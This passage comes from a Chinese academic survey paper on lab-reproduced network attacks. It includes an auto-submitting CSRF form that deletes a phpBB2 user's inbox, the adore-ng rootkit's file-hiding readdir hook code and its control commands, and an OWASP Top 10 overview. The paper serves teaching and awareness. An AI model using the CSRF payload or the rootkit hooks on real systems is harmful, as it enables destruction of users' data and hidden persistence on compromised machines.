本攻击实验就是基于phpBB2实现的。phpBB是一个论坛软件，使用PHP语言开发，并开放其原始码。phpBB是在MySQL数据库上用PHP后端语言写的UBB风格的讨论板，支持邮寄/回复/编辑信息，可设置个人信息、个人论坛、用户和匿名邮件、讨论主题等，具有很高的

[10] HyperText Markup Language，超文本标记语言

可配置性，能够完全定制出相当个性化的论坛。




图9.　用户登录phpBB论坛

本实验在发帖的内容中，有一个攻击者精心制作的链接。点击链接，会链接到攻击者控制的站点。在攻击者的站点上是一段删除受害者收件箱信件的html代码。因为受害者已经登录phpBB论坛，会生成相应的会话cookie，此时受害者点击链接，就会发出HTTP请求。浏览器以为是用户自己发出的请求，就会将cookie等认证信息附带在请求后，最后服务端也会误认为该请求是用户发出的，因而进行相应的操作，删除用户收件箱的信息。

(1)　用户登录phpBB论坛，如图9，收件箱有一封信件。

(2)　用户查看论坛内发布的帖子，不小心点击了论坛内攻击者发布的帖子，如图10。链接到攻击者的个人站点（粗线圈出部分）。




图10.　用户点击攻击者帖子中的链接

其中，mysite.html的内容为：

```
  <html>
  <head>
  </head>
  <body onLoad=javascript:document.xsrf.submit()>
     <form action="http://[site]/phpBB2/privmsg.php?folder=inbox" method="post"
name="xsrf">
<input type="hidden" name="mode" value="" />
<input type="hidden" name="deleteall" value="true" />
```

```
<input type="hidden" name="confirm" value="Yes">
 </body>
```

(3) 用户收件箱内的信件被全部删除，如图11。




图11. 用户收件箱内的所有信件都被删除

### 5.6 跨站请求伪造的危害

(1) 伪造请求

攻击者可以使受害者在不知情的情形下执行自己不想进行的操作，如依照攻击者的意图修改自己的数据；

(2) 盗取权限

攻击者可以伪造管理员的请求操作给自己加上管理权限；

(3) 施行web蠕虫病毒攻击

攻击者先利用xss漏洞在页面里注入病毒脚本代码，这段代码还包括跨站请求伪造攻击，使得浏览此页面的用户自动感染，比如自动把病毒代码写入到自己的签名里。这样别人浏览受感染者的签名时也会被感染上，形成了蠕虫病毒。

## 6 Rootkit 实验

攻击者在完成其攻击目标（如获得根权限）后，通常会采取隐藏技术来消除攻击留下的蛛丝马迹，避免被系统管理员发现，同时还会尽量保留隐蔽的通道，使其以后还能轻易地重新进入目标系统。Rootkit是一种特殊的恶意软件，它的功能是在安装目标上隐藏自身及指定的文件、进程和网络链接等信息，比较多见到的情形是Rootkit和木马、后门等其他恶意程序结合使用。Rootkit通过加载特殊的驱动，修改系统内核，进而达到隐藏信息的目的。

### 6.1 Rootkit 概述

Rootkit技术使恶意代码隐藏得更深，更容易躲避安全检测。 传统Rootkit种类繁多技术复杂。从用户应用层深入到操作系统内核层采用的技术主要有以下两种：

一是与程序执行路径挂钩（Hook），其主要思想是修改程序执行逻辑，在调用路径的不同层次上与原有系统函数或指令代码挂钩，将其替换为Rootkit自有函数或恶意代码，并对系统返回信息进行过滤，为程序执行者提供错误或虚假的结果。

二是直接内核对象操纵（Direct Kernel Object Manipulation，DKOM）。内核对象为用户

提供了进程、驱动和网络端口等详细系统信息，直接内核对象操纵修改这些对象的关键数据结构，以隐藏与攻击相关的对象信息，提升线程的执行权限。

传统Rootkit技术破坏了操作系统的完整性，引起了系统信息改变和行为异常。通过检测这些系统变化可以判断系统中是否存在Rootkit。继基于特征码的检测技术之后，基于启发式算法的行为识别、系统视图交叉对比、完整性校验等新型操作系统内核检测技术对当前各种复杂的Rootkit均有较好的检测效果。

为获得系统控制权，攻击和防御都在向系统底层迁移。Rootkit若能够驻留在更底层，就能够躲避甚至控制安全软件。反之安全软件若占据底层就能够检测隔离和消除较高层的Rootkit。传统 Rootkit面临两个主要的问题：一是不能完全控制整个系统，因为Rootkit与检测机制共处于操作系统最底层，同时拥有最高特权级的绝对优势；二是无法平衡功能性和隐藏性的取舍，越是强大的Rootkit，调用的系统资源越多，越容易被检测到。

## 6.2 应用构成

Rootkit技术最常用的工具是LKM[11] rootkit，其中佼佼者如adore-ng。在对adore-ng-0.56成功编译后，主要生成如下两部分，adore-ng-2.6.o 和ava。adore-ng-2.6.o 是Linux 下的可加载内核模块，即驱动程序。而 ava 是adnore-ng-2.6 黑客软件的控制界面。脚本startadore会安装adore-ng-2.6.o 模块（必须有 root 权限），然后以普通用户运行 ava 控制界面，其输出提示如下：

```
Usage: ./ava {h,u,r,R,i,v,U} [file or PID]
       I print info (secret UID etc)
       h hide file
       u unhide file
       r execute as root
       R remove PID forever
       U uninstall adore
       i make PID invisible
       v make PID visible
```

## 6.3 文件（目录）隐藏

为了实现文件隐藏所使用的指令ls[12]或find[13]都是通过调用系统调用（system call）来与内核打交道的。让我们用strace[14]来看一下，执行下面的strace–o/mnt/hgfs/share/ls.txt ls,来监视ls程序的系统调用序列：

```
open(“.”,O_RDONLY|O_NONBLOCK|O_LARGEFILE|O_DIRECTORY)=3          ①
fstat64(3,{st_mode=S_IFDIR|0700,st_size=4096,…})=0               ②
fcnt64(3,F_SETED, FD_CLOEXEC)     =0
brk(0x805e000)                    –0x805e000
getden64(0x3, ox805cfc8, 0x1000, 0x805cf98)=1464                 ③
brk(0x805f000)                    –0x805f000
```

[11] Loadable Kernel Modules，可加载内核模块
[12] 类 Unix 操作系统中的命令，英文 list segment 的缩写，用于列出文件
[13] 类 Unix 操作系统中查找文件的工具
[14] 用于跟踪进程执行时的系统调用和所接收的信号的指令

```
getden64(0x3, ox805cfc8, 0x1000, 0x805cf98)=0      ④
close(3)                                          ⑤
```

其中：

① 打开当前目录这个文件（目录是一种特殊的文件），并返回文件句柄3
② 取得当前目录文件的属性，比如大小,这里为4096
③ 通过`getdents64` 系统调用来读取当前目录下的文件，也就是运行`ls`命令后看到的
④ 同上
⑤ 关闭代表当前目录文件的句柄

这里核心是`getdents64`系统调用，它会读取目录文件中的一个个目录项（directory entry）。运行`ls`后能看到文件，就是因为它返回的这些目录项。要隐藏文件（目录），自然就是使得该系统调用要忽略特定的目录项（代表了要隐藏的文件）。通常使用的文件隐藏的技术主要是用与执行路径挂钩（Hook）的方式来隐藏文件。还有两点需要说明：

(1) Hook系统调用表（system call table）中的`getdents64`调用项如图12所示。





图12. getdents64调用项示意图

(2) 本实验中主要是使用了通过修改 虚拟文件转换（VFS，Virtual File Switch)中的相关函数指针来实现隐藏文件，原理和上面第一种的方式有些相同。所谓 VFS 是 Linux 在实际文件系统上抽象出的一个文件系统模型，我的理解是 VFS 就像C++中的abstract class（记住不是interface，因为 VFS 中有很实际的代码，一些各个文件系统通用的逻辑都在该父类中被实现），而各个具体的文件系统,比如像 ext2、minix 、vfat 等，则是 VFS 这个抽象类的子类。

## 6.4 主要代码实现方式

`Adore-ng-0.56 rootkit` 就使用了上面介绍的原理。首先，在 `adore-ng.o` 内核模块被载入时要替换根文件中的“`readdir`”函数。

如果想达到`ls`显示不出隐藏文件的目录，简单的办法就是替换掉文件系统的`readdir`回调函数：

```
int adore_root_readdir(struct file *fp, void *buf, filldir_t filldir)
{
  int r = 0;
  if (!fp || !fp->f_vfsmnt)
  return 0;
```

```
  root_filldir = filldir; //保存原先的filldir
  root_sb[current->pid % 1024] = fp->f_vfsmnt->mnt_sb;
  r = orig_root_readdir(fp, buf, adore_root_filldir);
  return r;
}
int adore_root_filldir(void *buf, const char *name, int nlen, loff_t off, ino_t ino, unsigned x)
{
  struct inode *inode = NULL;
  int r = 0;
  uid_t uid;
  gid_t gid;
  if ((inode = iget(root_sb[current->pid % 1024], ino)) == NULL)
  return 0;
  uid = inode->i_uid;
  gid = inode->i_gid;
  iput(inode);
```

if (uid == ELITE_UID && gid == ELITE_GID) { //如果文件的uid和gid被设置成实现约定好的id，那么就说明该文件要隐藏了，想隐藏文件，只需要调用lchown将文件的uid和gid改变即可

r = 0; //碰到隐藏文件直接返回不再继续查找

} else

r = root_filldir(buf, name, nlen, off, ino, x); //如果不需要隐藏，那么调用原先的filldir

return r;}

本rootkit并没有拦截掉getdents64和getdents系统调用本身，而是直接拦截getdentsXX调用的file_operations中的readdir回调函数。这种方式很灵活而又不容易被发现，毕竟反黑程序可以监视系统调用的地址却不能简单地监视回调函数的地址。

## 6.5 实验结果截图

实验所用内核版本：2.6.18，在2.6.32版本上也可以运行，因为使用的relink26链接的就是关于2.6下的内核版本。3.0以上的版本暂时还不能运行，需要继续做实验来调内核代码，具体原因需要继续查看源码。实验过程如下：

(1) 显示文件：运行ls，如图13：
(2) 运行命令：./ava h CVS，终端会输出File‘CVS’is now hidden.隐藏已经成功。
(3) 再运行ls查看文件，如图14，这时看不到CVS这个文件夹了，说明我们成功进行了隐藏。

```
[root@localhost adore-ng-0.56]# ls
adore-ng-2.6.c       ava               libinvisible.h     README.26
adore-ng-2.6.c~      ava.c             LICENSE            relink26
adore-ng-2.6.ko      Changelog         Makefile           startadore
adore-ng-2.6.mod.c   cleaner.c         Makefile.2.6       symsed
adore-ng-2.6.mod.o   configure         Makefile.2.6.gen   symsed.c
adore-ng-2.6.o       CVS               Makefile.gen       visible-start.c
adore-ng.c           FEATURES          Module.markers
adore-ng.h           irq_vectors.h     Module.symvers
adore-ng.mod.c       libinvisible.c    README
```

图13. 运行ls结果图

```
[root@localhost adore-ng-0.56]# ls
adore-ng-2.6.c       adore-ng.mod.c    libinvisible.c     Module.symvers
adore-ng-2.6.c~      ava               libinvisible.h     README
adore-ng-2.6.ko      ava.c             LICENSE            README.26
adore-ng-2.6.mod.c   Changelog         Makefile           relink26
adore-ng-2.6.mod.o   cleaner.c         Makefile.2.6       startadore
adore-ng-2.6.o       configure         Makefile.2.6.gen   symsed
adore-ng.c           FEATURES          Makefile.gen       symsed.c
adore-ng.h           irq_vectors.h     Module.markers     visible-start.c
```

图14. 运行ava后再运行ls结果图

# 7　Web 应用中十个最严重的安全风险

开放式Web应用程序安全项目（OWASP[1]，Open Web Application Security Project）是一个组织，它提供有关计算机和互联网应用程序的公正、实际、有成本效益的信息。其目的是协助个人、企业和机构来发现和使用可信赖软件，研究协助解决Web软件安全的标准、工具与技术文件，长期致力于协助政府或企业了解并改善网页应用程式与网页服务的安全性。

该组织列举了网络安全的十大风险-OWASP Top10。其目的是通过展现出风险最严重的那些威胁来提高我们对于应用安全的认识。 OWASP Top10被很多网络安全机构（如MITRE[15]、PCI DSS[16]、DISA[17]、FTC[18]等）所提到。OWASP Top 10在2003年第一次被发行，在2004年和2007年有小小的改动。2010年的版本改为根据风险的重要程度而不仅仅是流行程度来排名，这是一个改进。2013版沿用了同样的方法，其所列出的风险如下：

A1- 注入（Injection)

注入攻击漏洞，例如查询语言（SQL）、操作系统（OS）以及轻量目录访问协议（LDAP[19])注入。这些攻击发生在当不可信的数据作为命令或者查询语句的一部分，被发送给解释器的时候。攻击者发送的恶意数据可以欺骗解释器，以执行非用户所预期的命令或者在未被恰当授权时访问数据。

A2- 失效的身份认证和会话管理（Broken Authentication and Session Management）

与身份认证和会话管理相关的应用程序功能往往实现得不正确，使攻击者得以攻破密

[15] 管理美国联邦政府投资研发中心（FFRDCS）的一家非营利公司
[16] Payment Card Industry (PCI) Data Security Standard,第三方支付行业数据安全标准
[17] Defense Information System Agency，美国国防信息系统局
[18] Federal Trade Commission，美国联邦贸易委员会
[19] Lightweight Directory Access Protocol

码、密钥、会话令牌或探查其他的漏洞去冒充其他用户的身份。

A3- 跨站脚本（Cross-Site Scripting (XSS)）

当应用程序收到不可信的数据，在没有进行适当的验证和字符过滤的情况下，就将它发送给一个网页浏览器，就会产生跨站脚本攻击（简称 XSS）。XSS 允许攻击者在受害者的浏览器上执行脚本，从而劫持用户会话、危害网站、或者将用户导向恶意网站。

A4- 不安全的直接对象引用（Insecure Direct Object References）

当开发人员暴露一个内部实现对象的引用时，例如，一个文件、目录或者数据库密钥，就会产生一个直接对象引用。如果没有访问控制检测或其他保护，攻击者就能操控这些引用去访问未授权数据。

A5- 安全配置错误（Security Misconfiguration）

好的安全需要对应用程序、框架、应用程序服务器、web 服务器、数据库服务器和平台定义和执行安全配置。由于许多设置的默认值并不是安全的，因此，必须定义、实施和维护这些设置。此外，所有的软件应保持及时地更新。

A6- 敏感数据暴露（Sensitive Data Exposure）

许多 web 应用程序没有正确保护如信用卡，税号和身份验证凭据等敏感数据。攻击者可能会盗窃或篡改这些保护强度较弱的数据，从而实行信用卡欺骗、身份窃取，或其他犯罪。敏感数据需额外的保护，比如在存放或传输过程中的加密，以及在与浏览器交换时进行特殊的预防措施。

A7- 功能级别访问控制缺失（Missing Function Level Access Control ）

大多数 web 应用程序在功能呈现到用户界面以前，验证功能级别的访问权限。但是，应用程序需要在每个功能被访问时在服务器端执行相同的访问控制检查。如果请求没有经过验证，攻击者就能够伪造请求以在未经适当授权时访问功能。

A8- 跨站请求伪造（Cross-Site Request Forgery (CSRF) ）

一个跨站请求伪造攻击会迫使登录用户的浏览器将伪造的 HTTP 请求，包括该用户的会话 cookie 和其他认证消息，发送到一个存在漏洞的 web 应用程序。这就使攻击者得以迫使用户浏览器向存在漏洞的应用程序发送请求，而这些请求会被应用程序认为是用户的合法请求。

A9- 使用已知易受攻击组件（Using Known Vulnerable Components）

诸如库文件、框架和其他软件模块等组件，几乎总是以全部的权限运行。如果有一个带有漏洞的组件被利用，这种攻击可以造成更为严重的数据丢失或服务器接管。应用程序使用带有已知漏洞的组件会破坏应用程序防御系统，并使一系列潜在的攻击和影响成为可能。

A10-未验证的重定向和转发（Unvalidated Redirects and Forwards）

Web 应用程序经常将用户重定向和转发到其他网页和网站，并且利用不可信的数据去确定目的页面。如果不进行适当验证，攻击者可以将受害用户重定向到钓鱼或挂马网站，或者使用转发去访问未授权的页面。

# 8 总结和展望

在网络迅速发展的今天，资源的共享、交流的便利使人们可以很方便地工作和生活。互联网的使用已经无处不在，但由于计算机网络本身的开放性、共享性、多样性等特点，使网络容易受到各种各样的攻击。在人们使用互联网的时候，由于缺乏相关的网络安全知识，对计算机没有进行适当等级的安全配置，或者上网的过程中点击不良链接都有可能导致自己成为网络攻击的受害者，带来经济损失以及隐私泄露。本文在已有攻击技术分类的基础上，分别对实验室已实现攻击的背景、原理和具体实施方法进行介绍。这些攻击包括针对系统的缓冲区溢出攻击、对网络的地址解析协议攻击、对web应用的跨站请求伪造攻击，以及攻击者用于隐藏自身的Rootkit攻击等四种。最后，本文还对2013年最新发布的web安全十大威胁做了简单的介绍。通过对攻击技术的介绍，旨在加深读者对常见攻击的认识，增强网络的安全防范意识，使我们能安全地享受互联网带来的便利。

随着计算机和网络的发展，攻击的方法和种类也会不断增多，全面地认识已有的攻击，不仅能够帮助我们做好防范，还能对将来可能出现的攻击做好防范准备。

参考文献：

[1] OWASP.2013.OWASP Top 10-2013 Top ten most critical web application security risks.https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

[2] Barth, A., Jackson, C., Mitchell, J.C. October 2008.Robust defenses for cross-site request forgery.In: Proc. *ACM Conference on Computer and Communications Security (CCS)*

[3] Ziqing Mao,Ninghui Li, Ian Molloy.2009.Defeating Cross-Site Request Forgery Attacks with Browser-Enforced Authenticity Protection.In: *Financial Cryptography and Data Security Lecture Notes in Computer Science* Volume 5628, pp 238-255

[4] 诸葛建伟，叶志远，邹维. 2005(12).攻击技术分类研究[J]. *计算机工程.计算机研究与发展.*

[5] 彭绍平，刘禄胜. 2009.基于攻击对象的网络攻击分类法研究.*现代科技*（现代物业下旬刊）. 8(11)

[6] Chris Anley，John Heasman,Gerardo Richarte. 2010.*黑客攻防技术宝典-系统实战篇（第 2 版）*. 人民邮电出版社.pp 13-25

作者简介：
崔肖君： 中国科学院计算技术研究所 硕士研究生 1024000836@qq.com
孙毓忠： 中国科学院计算技术研究所 研究员 yuzhongsun@ict.ac.cn